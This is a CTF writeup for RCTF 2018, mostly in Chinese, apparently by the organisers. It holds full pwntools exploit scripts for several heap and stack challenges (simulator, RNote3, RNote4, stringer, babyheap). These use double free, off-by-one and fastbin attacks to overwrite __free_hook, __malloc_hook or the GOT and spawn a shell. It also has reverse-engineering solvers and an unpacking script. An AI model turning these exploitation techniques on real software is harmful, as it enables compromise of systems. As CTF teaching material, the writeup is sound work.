RCTF 2018 writeup

PWN

simulator

代码来自这里，稍微修改了下`sw`指令，加了个整数溢出来做内存读写，然后外面的栈溢出做最终利用，不过看了好多队伍的WP发现`add`指令本来就有洞可以任意内存读写的？
看到的WP最终利用方式都和预期解一样，写`__stack_chk_fail@got`来绕过栈保护做ROP

```
from pwn import *
context.log_level = 'debug'

def fuck(chal):
    from hashlib import sha256
    import random
    c = 0
    while True:
        sol = p32(c)
        if ( sha256(chal + sol).digest().startswith('\0\0\0') ):
            print sol
            return sol
        c = c + 1

data = '''
.data
num1: .word 2155911687

.text

lw $a1, num1
lw $a2, $a1
li $v0, 1
move $a0, $a2
syscall

lw $a1, num1
sub $a1, $a1, 4
sub $a3, $a3, $a3
add $a3, $a3, 134513966
sw $a3, $a1

END
'''

#p = process('./simulator')
#p = process('./pow.py')
p = remote('45.77.241.149', 3131)
```

```
# pause()

chal = p.recvn(0x10)
p.recvuntil('\n')
sol = fuck(chal)
p.send(sol)

p.send(data)

data = int(p.recvuntil('\n', drop = True))
import ctypes
libc_start_main_addr = ctypes.c_uint32(data).value
log.info("__libc_start_main(): " + hex(libc_start_main_addr))

libc_base = libc_start_main_addr - 0x018540
system_addr = libc_base + 0x03a940
binsh_addr = libc_base + 0x15902b

payload = ''
payload += 'A' * 0x30
payload += p32(system_addr)
payload += p32(0xdeadbeef)
payload += p32(binsh_addr)

p.recvuntil('leave a comment:')

p.send(payload + '\n')

p.interactive()
```

RNote3

栈内存未初始化导致的double free，构造chunk overlap后通过修改结构体内的指针做任意内存读写

```
from pwn import *
context.log_level = 'info'

#p = process('./RNote3')
p = remote('45.77.241.149', 7322)

def menu(c):
    p.send(str(c) + '\n')

def new(title, length, content):
    menu(1)
    p.recvuntil("please input title: ")
    p.send(title)
    p.recvuntil("please input content size: ")
    p.send(str(length) + '\n')
    p.recvuntil("please input content: ")
    p.send(content)
```

```python
def show(title):
    menu(2)
    p.recvuntil("please input note title: ")
    p.send(title)

def edit(title, content):
    menu(3)
    p.recvuntil("please input note title: ")
    p.send(title)
    p.recvuntil("please input new content: ")
    p.send(content)

def free(title):
    menu(4)
    p.recvuntil("please input note title: ")
    p.send(title)

if __name__ == '__main__':

    # pause()
    new('note1\n', 0x18, 'A' * 0x18)

    free('note1\n')
    free('nope\n')# note1 double free

    # fastchunk overlap, modify the size of note2
    # set note title to NULL string to repair fastbin
    new(p64(0x00), 0x70, 'A' * 0x80)# note2
    new(p64(0x00), 0x18, 'note2'.ljust(8, '\x00') + p64(0x100)[:7] + '\n')

    # set up 0x20 fast chunk
    new('dummy\n', 0x18, 'dummy\n')
    free('dummy\n')

    # occupy the fastchunk
    new('dummy1\n', 0x20, 'dummy1\n')
    new('dummy2\n', 0x80, 'dummy2\n')

    # edit note2, overflow to dummy1
    # '\n' will be '\x00' to make content_ptr of dummy1 pointed to dummy2's content_ptr
    payload = ''
    payload += 'A' * 0x70
    payload += p64(0x00)
    payload += p64(0x21)
    payload += 'dummy1\x00\x00'
    payload += p64(0x20)
    payload += '\n'

    edit('note2\n', payload)

    # leak heap address
    show('dummy1\n')
    p.recvuntil('content: ')
    heap_addr = u64(p.recvn(6) + '\x00\x00')
```

```
log.info("heap addr: " + hex(heap_addr))

# repair dummy1
payload = ''
payload += 'A' * 0x70
payload += p64(0x00)
payload += p64(0x21)
payload += 'dummy1\x00\x00'
payload += p64(0x20)
payload += p64(heap_addr - 0x30)[:7] + '\n'

edit('note2\n', payload)

# free small chunk to store libc address to heap
new('dummy3\n', 0x10, 'dummy3\n')
free('dummy2\n')

# leak libc
payload = ''
payload += 'A' * 0x70
payload += p64(0x00)
payload += p64(0x21)
payload += 'dummy1\x00\x00'
payload += p64(0x20)
payload += p64(heap_addr)[:7] + '\n'

edit('note2\n', payload)

show('dummy1\n')
p.recvuntil('content: ')
libc_addr = u64(p.recvn(6) + '\x00\x00')

log.info("libc addr: " + hex(libc_addr))

libc_base = libc_addr - 0x3c4b78
free_hook = libc_base + 0x3c67a8
system_addr = libc_base + 0x45390

# modify __free_hook to system()
payload = ''
payload += 'A' * 0x70
payload += p64(0x00)
payload += p64(0x21)
payload += 'dummy1\x00\x00'
payload += p64(0x20)
payload += p64(free_hook)[:7] + '\n'

edit('note2\n', payload)

edit('dummy1\n', p64(system_addr)[:7] + '\n')

new('/bin/sh\n', 0x08, 'sh;\n')
free('/bin/sh\n')

p.interactive()
```

```
p.interactive()
```

RNote4

粗暴的堆溢出，没给leak，预期解法是修改`strtab`，但是因为`setvbuf()`和`puts()`地址离得近，有的队伍因此直接爆破了。。。

```
from pwn import *
context.log_level = 'info'

#p = process('./RNote4')
p = remote('45.77.241.149', 6767)


def new(size, content):
    p.send('\x01')
    p.send(chr(size))
    p.send(content)

def edit(idx, size, content):
    p.send('\x02')
    p.send(chr(idx))
    p.send(chr(size))
    p.send(content)

def delete(idx):
    p.send('\x03')
    p.send(chr(idx))

if __name__ == '__main__':

    pause()

    new(0x08, 'testtest')
    new(0x08, p64(0x7fffdeadbeef))

    payload = ''
    payload += 'A' * 0x18
    payload += p64(0x21)
    payload += p64(0x08)
    payload += p64(0x6011f0)

    edit(0, len(payload), payload)
    edit(1, len('system\x00'), 'system\x00')

    payload = ''
    payload += 'A' * 0x18
    payload += p64(0x21)
    payload += p64(0x08)
    payload += p64(0x601eb0)

    edit(0, len(payload), payload)
```

```
    edit(1, 8, p64(0x6011f0 - 0x5f))

    cmd = "/bin/sh\x00"

    new(len(cmd), cmd)

    delete(2)

    p.interactive()
```

stringer

`double free` + `off-by-one`，利用`off-by-one`修改堆块的`IS_MAPPED` flag另`calloc`不初始化来做infoleak，然后`fastbin attack`修改`__malloc_hook`

```
from pwn import *
context.log_level = 'info'

#p = process('./stringer')
p = remote('45.77.251.5', 7272)

def menu(c):
    p.recvuntil("choice: ")
    p.send(str(c) + '\n')

def new(length, content):
    menu(1)
    p.recvuntil("please input string length: ")
    p.send(str(length) + '\n')
    p.recvuntil("please input the string content: ")
    p.send(content)

def edit(idx, idx_byte):
    menu(3)
    p.recvuntil("please input the index: ")
    p.send(str(idx) + '\n')
    p.recvuntil("input the byte index: ")
    p.send(str(idx_byte) + '\n')

def free(idx):
    menu(4)
    p.recvuntil("please input the index: ")
    p.send(str(idx) + '\n')

if __name__ == '__main__':

    new(0x18, 'A' * 0x08 + '\n')
    new(0x100, 'B' * 0x10 + '\n')
    new(0x100, 'C' * 0x10 + '\n')

    free(1)
```

```
    # change IS_MMAP bit
    edit(0, 0x18)
    edit(0, 0x18)

    new(0x100, 'C' * 0x07 + '\n')

    p.recvuntil('C' * 0x07 + '\n')
    libc_addr = u64(p.recvn(6) + '\x00\x00')

    log.info("libc addr: " + hex(libc_addr))

    new(0x60, 'A' * 0x10 + '\n')
    new(0x60, 'A' * 0x10 + '\n')

    free(4)
    free(5)
    free(4)

    libc_base = libc_addr - 0x3c4b78
    malloc_hook = libc_base + 0x3c4b10
    system_addr = libc_base + 0x45390

    target = malloc_hook - 0x28 + 0x05

    new(0x60, p64(target) + '\n')
    new(0x60, p64(target) + '\n')
    new(0x60, p64(target) + '\n')
    new(0x60, 'A' * 3 + p64(0x00) * 2 + p64(libc_base + 0xf02a4) + '\n')

    # pause()
    menu(1)
    p.recvuntil("please input string length: ")
    p.send(str(0x10) + '\n')

    p.interactive()
```

babyheap

常规的`null byte off-by-one`，构造chunk overlap后做fastbin attack

```
from pwn import *
context.log_level = 'debug'
context.proxy = (socks.SOCKS5, '127.0.0.1', 1080)

#p = process('./babyheap')
p = remote('45.77.251.5', 3154)

def menu(c):
    p.recvuntil("choice: ")
    p.send(str(c) + '\n')

def alloc(length, content):
```

```
    menu(1)
    p.recvuntil("please input chunk size: ")
    p.send(str(length) + '\n')
    p.recvuntil("input chunk content: ")
    p.send(content)

def show(idx):
    menu(2)
    p.recvuntil("please input chunk index: ")
    p.send(str(idx) + '\n')

def delete(idx):
    menu(3)
    p.recvuntil("please input chunk index: ")
    p.send(str(idx) + '\n')

if __name__ == '__main__':

    alloc(0x100, 'A' * 0x10 + '\n')
    alloc(0x100, 'A' * 0x10 + '\n')
    alloc(0x100, 'A' * 0x10 + '\n')
    alloc(0x100, 'A' * 0x10 + '\n')

    pause()

    delete(0)
    delete(1)

    alloc(0xf8, 'A' * 0xf8)
    alloc(0x80, 'A' * 0x10 + '\n')
    alloc(0x60, 'B' * 0x10 + '\n')

    delete(1)
    delete(2)

    alloc(0x80, 'A' * 0x10 + '\n')

    show(4)

    p.recvuntil('content: ')
    libc_addr = u64(p.recvn(6) + '\x00\x00')

    libc_base = libc_addr - 0x3c4b78
    malloc_hook = libc_base + 0x3c4b10
    system_addr = libc_base + 0x45390

    log.info("libc base: " + hex(libc_base))

    alloc(0x60, 'B' * 0x10 + '\n')
    alloc(0x60, 'C' * 0x10 + '\n')

    delete(2)
    delete(5)
    delete(4)
```

```
    target = malloc_hook - 0x28 + 0x05

    alloc(0x60, p64(target) + '\n')
    alloc(0x60, p64(target) + '\n')
    alloc(0x60, p64(target) + '\n')
    alloc(0x60, 'A' * 3 + p64(0x00) * 2 + p64(libc_base + 0x4526a) + '\n')

    menu(1)
    p.recvuntil("please input chunk size: ")
    p.send(str(0x10) + '\n')

    p.interactive()
```

WEB

rBlog 2018

https://blog.cal1.cn/post/RCTF 2018 rBlog writeup

r-cursive

De1ta 战队的解题思路完全正确。https://xz.aliyun.com/t/2347

附上 apache 配置

```
<VirtualHost *:80>
        ServerAlias *.sandbox.r-cursive.ml
        VirtualDocumentRoot /var/www/sandbox/%1
        Options Indexes FollowSymLinks
        PHPINIDir /var/www/sandbox
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

retter

https://github.com/zsxsoft/my-rctf-2018/tree/master/retter

amp

https://github.com/zsxsoft/my-rctf-2018/tree/master/amp

backdoor

https://github.com/zsxsoft/my-rctf-2018/tree/master/compiler %26 backdoor

no-js

https://github.com/zsxsoft/my-rctf-2018/tree/master/no-js

RE

simple vm

https://gist.github.com/spacemeowx2/6e88851f7547854bef86f3a6e27e98cc

compiler

https://github.com/zsxsoft/my-rctf-2018/tree/master/compiler %26 backdoor

babyre

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#define bit(x,n) (((x)>>(n))&1)
#define g5(x,a,b,c,d,e) (bit(x,a)+bit(x,b)*2+bit(x,c)*4+bit(x,d)*8+bit(x,e)*16)
typedef unsigned long int uint32_t;
typedef unsigned long long int uint64_t;

uint32_t  decrypt (const uint32_t data, const uint64_t key)
{
          uint32_t   x = data, r;
          for (r = 0; r < 528; r++){
            x = (x<<1)^bit(x,31)^bit(x,15)^(uint32_t)bit(key,(15-
r)&63)^bit(0x5C743A2E,g5(x,0,8,19,25,30));
          }
          return x;
}
int main(int argc,char * argv[]){


        unsigned long data[30]=
{0xB80C91FE,0x70573EFE,0xBEED92AE,0x7F7A8193,0x7390C17B,0x90347C6C,0xAA7A15DF,0xAA7A15D
F,0x526BA076,0x153F1A32,0x545C15AD,0x7D8AA463,0x526BA076,0xFBCB7AA0,0x7D8AA463,0x9C5132
66,0x526BA076,0x6D7DF3E1,0xAA7A15DF,0x9C513266,0x1EDC3864,0x9323BC07,0x7D8AA463,0xFBCB7
AA0,0x153F1A32,0x526BA076,0xF5650025,0xAA7A15DF,0x1EDC3864
        ,0xB13AD888};
        uint64_t key=0x1D082C23A72BE4C1;
        unsigned int datad;
        for(int i=0;i<30;i++)
        {
                datad=decrypt(data[i],key);
                printf("%c",datad);
        }
        printf("\n");
        return 0;
}
```

magic

main函数中存在假判断，事实上第一部分`check1`在`init`函数中验证当前时间戳，而`fini`函数进行第二部分`check2`并打印flag。

`check1:`以当前时间作为srand的种子，将一个硬编码数组异或rand()，并判断其从左上到右下的最短路径是否等于0x700，将该路径作为check2中rc4的key

`check2:`输入用rc4加密，并传入一个用了setjmp longjmp的小型vm进行判断。

所以本题的关键是获取rc4的key和逆出vm的指令集，其中srand种子范围在[1526720399, 1526893199]之间可以轻易爆破

```
#include <stdio.h>
#include <stdlib.h>
// #define __DEBUG__

typedef struct graph_node {
    char value;
    int sum,route;
} gNode;

gNode* getNode(gNode* g,int index) {
    if (index<0 || index>=256) {
        return NULL;
    }
    return &g[index];
}

void updateNode(gNode* g,int index) {
    gNode* node = getNode(g,index);
    if (node == NULL){
        return;
    }
    gNode* left = index%16==0?NULL:getNode(g,index-1);
    gNode* up = index/16==0?NULL:getNode(g,index-16);
    if (left == NULL && up == NULL) {
        node->sum = node->value;
    }else {
        if (left!=NULL) {
            node->sum = left->sum + node->value;
            node->route = (left->route<<1)&0xfffffffe;
        }
        if (up!=NULL) {
            int sum = up->sum + node->value;
            if (node->sum>sum) {
                node->sum=sum;
                node->route = (up->route<<1)|1;
            }
        }
    }
```

```
}

#ifdef __DEBUG__
void print_graph(gNode* g) {
    printf("------------GRAPH---------------\n");

    for(int  i = 0; i < 16; i++)
    {

        for(int  j = 0; j < 16; j++)
        {
            if (j!=0) {
                putchar(' ');
            }
            putchar(g[i*16+j].value);
        }
        putchar('\n');
    }

    printf("------------EVALUATE---------------\n");

    for(int  i = 0; i < 16; i++)
    {

        for(int  j = 0; j < 16; j++)
        {
            if (j!=0) {
                putchar(' ');
            }
            printf("%4d",g[i*16+j].sum);
        }
        putchar('\n');
    }

    printf("------------ROUTE---------------\n");

    for(int  i = 0; i < 16; i++)
    {

        for(int  j = 0; j < 16; j++)
        {
            if (j!=0) {
                putchar(' ');
            }
            printf("%08x",g[i*16+j].route);
        }
        putchar('\n');
    }
}
#endif

void evaluate(char* p,int* min,int * route) {
    gNode G[256] = {0};
    for(int  i = 0; i < 256; i++)
    {
```


```
        G[i].value = p[i];
        G[i].sum = __INT32_MAX__;
        G[i].route = 0;
        updateNode(G,i);
    }
    #ifdef __DEBUG__
        print_graph(G);
    #endif
    *min = G[255].sum;
    *route = G[255].route;
}

int main() {
    #ifdef _WIN32
    for(int now = 1526720400; now < 1526893200; now++ ) {
        char flag1[256] =
{0x58,0x71,0x8f,0x32,0x05,0x06,0x51,0xc7,0xa7,0xf8,0x3a,0xe1,0x06,0x48,0x82,0x09,0xa1,0
x12,0x9f,0x7c,0xb8,0x2a,0x6f,0x95,0xfd,0xd0,0x67,0xc8,0xe3,0xce,0xab,0x12,0x1f,0x98,0x6
b,0x14,0xea,0x89,0x90,0x21,0x2d,0xfd,0x9a,0xbb,0x47,0xcc,0xea,0x9c,0xd7,0x50,0x27,0xaf,
0xb9,0x77,0xdf,0xc5,0xe9,0xe1,0x50,0xd3,0x38,0x89,0xef,0x2d,0x72,0xc2,0xdf,0xf3,0x7d,0x
7d,0x65,0x95,0xed,0x13,0x00,0x1c,0xa3,0x3c,0xe3,0x57,0xe3,0xf7,0xf7,0x2c,0x73,0x88,0x34
,0xb1,0x62,0xd3,0x37,0x19,0x26,0xbe,0xb2,0x33,0x20,0x3f,0x60,0x39,0x87,0xa6,0x65,0xad,0
x73,0x1a,0x6d,0x49,0x33,0x49,0xc0,0x56,0x00,0xbe,0x0a,0xcf,0x28,0x7e,0x8e,0x69,0x87,0xe
1,0x05,0x88,0xda,0x54,0x3e,0x3c,0x0e,0xa9,0xfa,0xd7,0x7f,0x4e,0x44,0xc6,0x9a,0x0a,0xd2,
0x98,0x6a,0xa4,0x19,0x6d,0x8c,0xe1,0xf9,0x30,0xe5,0xff,0x33,0x4a,0xa9,0x52,0x3a,0x0d,0x
67,0x20,0x1d,0xbf,0x36,0x3e,0xe8,0x56,0xbf,0x5a,0x88,0xa8,0x69,0xd6,0xab,0x52,0xf1,0x14
,0xf2,0xd7,0xef,0x92,0xf7,0xa0,0x70,0xa1,0xef,0xe3,0x1f,0x66,0x2b,0x97,0xf6,0x2b,0x30,0
x0f,0xb0,0xb4,0xc0,0xfe,0xa6,0x62,0xfd,0xe6,0x4c,0x39,0xcf,0x20,0xb3,0x10,0x60,0x9f,0x3
4,0xbe,0xb2,0x1c,0x3b,0x6b,0x1d,0xdf,0x53,0x72,0xf2,0xfa,0xb1,0x51,0x82,0x04,0x30,0x56,
0x1f,0x37,0x72,0x7a,0x97,0x50,0x29,0x86,0x4a,0x09,0x3c,0x59,0xc4,0x41,0x71,0xf8,0x1a,0x
d2,0x30,0x88,0x63,0xff,0x85,0xde,0x24,0x8c,0xc3,0x37,0x14,0xc7};
        srand(now);
        for(int i = 0; i < 256; i++)
            flag1[i]^=rand()%256;
        int min = 0,route = 0;
        evaluate(flag1,&min,&route);
        if (min == 0x700) {
            printf("magic time = %d, rc4 key = 0x%08x\n", now, route);
            return 0;
        }
    }
    printf("failed\n");
    return -1;
    #else
    printf("compile me on Windows plz :)\n");
    #endif
}
```

可爆破得正确的时间戳为`2018/5/20 02:55:20 UTC`

以下是天枢的第二部分flag解题脚本

```
int main()
{
    char key[] = {
0x63,0xEF,0xD5,0xA2,0x63,0xB8,0x17,0xAB,0xD0,0xC6,0xD8,0x50,0xD1,0x46,0x97,0xDF,
        0xC4,0x51,0x01,0xE0,0x45,0x78,0xD8,0x5F,0xC4,0xD8 };
    char cmpStr[] = {
0x89,0xC1,0xEC,0x50,0x97,0x3A,0x57,0x59,0xE4,0xE6,0xE4,0x42,0xCB,0xD9,0x08,0x22,
        0xAE,0x9D,0x7C,0x07,0x80,0x8F,0x1B,0x45,0x04,0xE8 };
    unsigned char tmp;
    for (int i = 0; i < 26; i++)
    {
        if (i%2 == 0) tmp = cmpStr[i] ^ 0x66;
        else tmp = cmpStr[i] ^ 0x99;
        tmp = tmp & 0xff;
        tmp = (tmp - 0xCC) &0xff;
        tmp = tmp ^ key[i];
        printf("%c", tmp);
    }
    printf("\n");
    return 0;
}
```

解出part2 flag为`@ck_For_fun_02508iO2_2iOR}`
再次运行输入part2_flag，程序输出一幅字符画



可明显看出字符画内容为`rctf{h`

`rctf{h@ck_For_fun_02508iO2_2iOR}`


babyre2

输入与密钥进行了有限域上的乘法
由拓展欧几里得,根据key与mod，求出key的逆，将最终结果与key的逆进行有限域的乘法即可得到flag

simple re

运行程序需要有PTRACE_ATTACH的权限，比如以root身份运行。


用IDA加载程序会出现弹框，这是程序的大小端有问题的一个提示。



gdb无法调试是因为程序实际是小端的，但是文件格式中设置成了大端。

```
root@kali:~# file re
re: ELF 64-bit MSB *unknown arch 0x3e00* (SYSV)
```

IDA提示程序入口点有问题，



在入口点0x4018C8下个断点，运行程序


```
re:00000000004018C8 loc_4018C8:                             ; DATA XREF: re:00000000004018CF↓o
re:00000000004018C8 mov     rbp, offset _init_proc
re:00000000004018CF mov     r9, offset loc_4018C8
re:00000000004018D6
re:00000000004018D6 loc_4018D6:                             ; CODE XREF: re:00000000004018EB↓j
re:00000000004018D6 mov     r8, 0CCh
re:00000000004018DD xor     [rbp+0], r8
re:00000000004018E1 mov     r8, [rbp+0]
re:00000000004018E5 inc     rbp
re:00000000004018E8 cmp     rbp, r9
re:00000000004018EB jl      short loc_4018D6
re:00000000004018ED mov     rbp, offset _start
re:00000000004018F4 jmp     rbp
```

这里是程序脱壳代码，
从0x400958到(0x4018C8-1)的每个字节异或0xCC

编写脱壳脚本对程序进行脱壳

```
with open('re','rb') as f:
    content = list(f.read())
    for i in range(0x958, 0x18c8):
        content[i]=chr(ord(content[i])^0xcc)

with open('unre','wb') as f:
    f.write(''.join(content))
```

用IDA加载unre，脱壳后可以看到更多函数



main函数调用了fork，父进程调用了sub_400B87函数，如下图所示：

```
puts("input flag:");
read(0, &qword_6020E0, 0x21uLL);
*(_QWORD *)s = qword_6020E0;
v7 = qword_6020E8;
v8 = qword_6020F0;
v9 = qword_6020F8;
v10 = word_602100;
v11 = 1732584193;
v12 = -271733879;
v13 = -1732584194;
v14 = 271733878;
v19 = (unsigned int)strlen(s) >> 2;
if ( v19 && (unsigned __int8)sub_400B87(s, v19, &v11) )
  puts("Right!");
kill(::pid, 9);
return 0LL;
```

sub_400B87函数实际上并不对flag进行判断，其作用在于产生信号。

```
bool __fastcall sub_400B87(_DWORD *a1, int a2, __int64 a3)
{
  unsigned int v3; // ST2C_4
  int v4; // ST34_4
  int v6; // [rsp+28h] [rbp-18h]
  unsigned int v7; // [rsp+30h] [rbp-10h]
  unsigned int v8; // [rsp+34h] [rbp-Ch]
  int i; // [rsp+38h] [rbp-8h]
  unsigned int v10; // [rsp+3Ch] [rbp-4h]

  v10 = 0;
  for ( i = 52 / a2 + 6; i; --i )
  {
    v8 = a1[a2 - 1];
    v7 = 0;
    v10 -= 1640531527;
    v6 = (v10 >> 2) & 3;
    while ( a2 - 1 > (signed int)v7 )
    {
      v3 = a1[v7 + 1];
      a1[v7] += ((v3 ^ v10) + (v8 ^ *(_DWORD *)(4LL * (v6 ^ v7 & 3) + a3))) ^ ((4 * v3 ^ (v8 >> 5))
                                                                              + ((v3 >> 3) ^ 16 * v8));
      v8 = a1[v7++];
    }
    a1[a2 - 1] += ((*a1 ^ v10) + (v8 ^ *(_DWORD *)(4LL * (v6 ^ v7 & 3) + a3))) ^ ((4 * *a1 ^ (v8 >> 5))
                                                                                + ((*a1 >> 3) ^ 16 * v8));
    v4 = a1[a2 - 1];
  }
  __debugbreak();
  return memcmp(a1, "quehsj_kcneop_amneuf_ieha_ehdhde", 0x20uLL) == 0;
}
```

回到main函数，看子进程的逻辑

```
if ( !::pid )
{
  prctl(4, 0LL, a2);
  pid = getppid();
  if ( ptrace(PTRACE_ATTACH, (unsigned int)pid, 0LL, 0LL) )
  {
    kill(pid, 9);
    exit(1);
  }
  LODWORD(stat_loc.__uptr) = 0;
  wait((__WAIT_STATUS)&stat_loc);
  if ( ptrace(PTRACE_SETOPTIONS, (unsigned int)pid, 0LL, 1048578LL) )
  {
    kill(pid, 9);
    exit(1);
  }
  ptrace(PTRACE_CONT, (unsigned int)pid, 0LL, 0LL);
  while ( 1 )
  {
    sub_400D84(&qword_6020E0);
    v3 = &stat_loc;
    v17 = waitpid(-1, (int *)&stat_loc, 1);
    if ( v17 )
      break;
    sleep(1u);
  }
  if ( SWORD1(stat_loc.__iptr) == 1 )
  {
    v15 = 0LL;
    ptrace(PTRACE_GETEVENTMSG, v17, 0LL, &v15);
    ptrace(PTRACE_ATTACH, v15, 0LL, 0LL);
    v3 = v15;
    ptrace(PTRACE_CONT, v15, 0LL, 0LL);
  }
  v4 = (int *)sub_400EC1(2040984LL, v3);
  *(int **)((char *)&stat_loc.__iptr + 4) = v4;
  JUMPOUT(__CS__, v4);
}
```

子进程会attach父进程，所以父进程产生的信号会由子进程处理。
父进程中__debugbreak()产生信号后，子程序会对父进程的rip进行设置。下面具体分析：
上图中子进程调用了sub_400EC1，sub_400EC1如下：

```
void sub_400EC1()
{
  JUMPOUT(__CS__, sub_400EA7(0x300E37LL));
}
```

sub_400EC1调用了sub_400EA7，sub_400EA7如下：

```
__int64 __fastcall sub_400EA7(__int64 a1)
{
  return dword_6020B8 + a1;
}
```

dword_6020B8=0x1000AC，如下所示：

```
LOAD:00000000006020B8 dword_6020B8    dd 1000ACh              ; DATA XREF: sub_400E97+8↑r
```

所以函数sub_400EA7(x) = 0x1000AC + x

sub_400EA7(0x300E37LL)=0x1000AC+0x300E37=0x400EE3
所以调用sub_400EC1会跳转到0x400EE3去执行，将0x400EE3处的数据转成代码，如下图所示。

```
LOAD:0000000000400EE3 ; ---------------------------------------------------------------------------
LOAD:0000000000400EE3                 mov     rdi, rbx
LOAD:0000000000400EE6                 call    sub_400EA7
LOAD:0000000000400EEB                 add     rax, 10ED00h
LOAD:0000000000400EF1                 pop     rbx
LOAD:0000000000400EF2                 pop     rbp
LOAD:0000000000400EF3                 retn
LOAD:0000000000400EF3 ; ---------------------------------------------------------------------------
```

所以函数sub_400EC1(x)=sub_400EA7(x)+0x10ED00= 0x1000AC + x + 0x10ED00 = x + 0x20EDAC

子进程调用sub_400EC1(2040984) = 2040984 + 0x20edac = 0x401244
将0x401244的数据转成代码

```
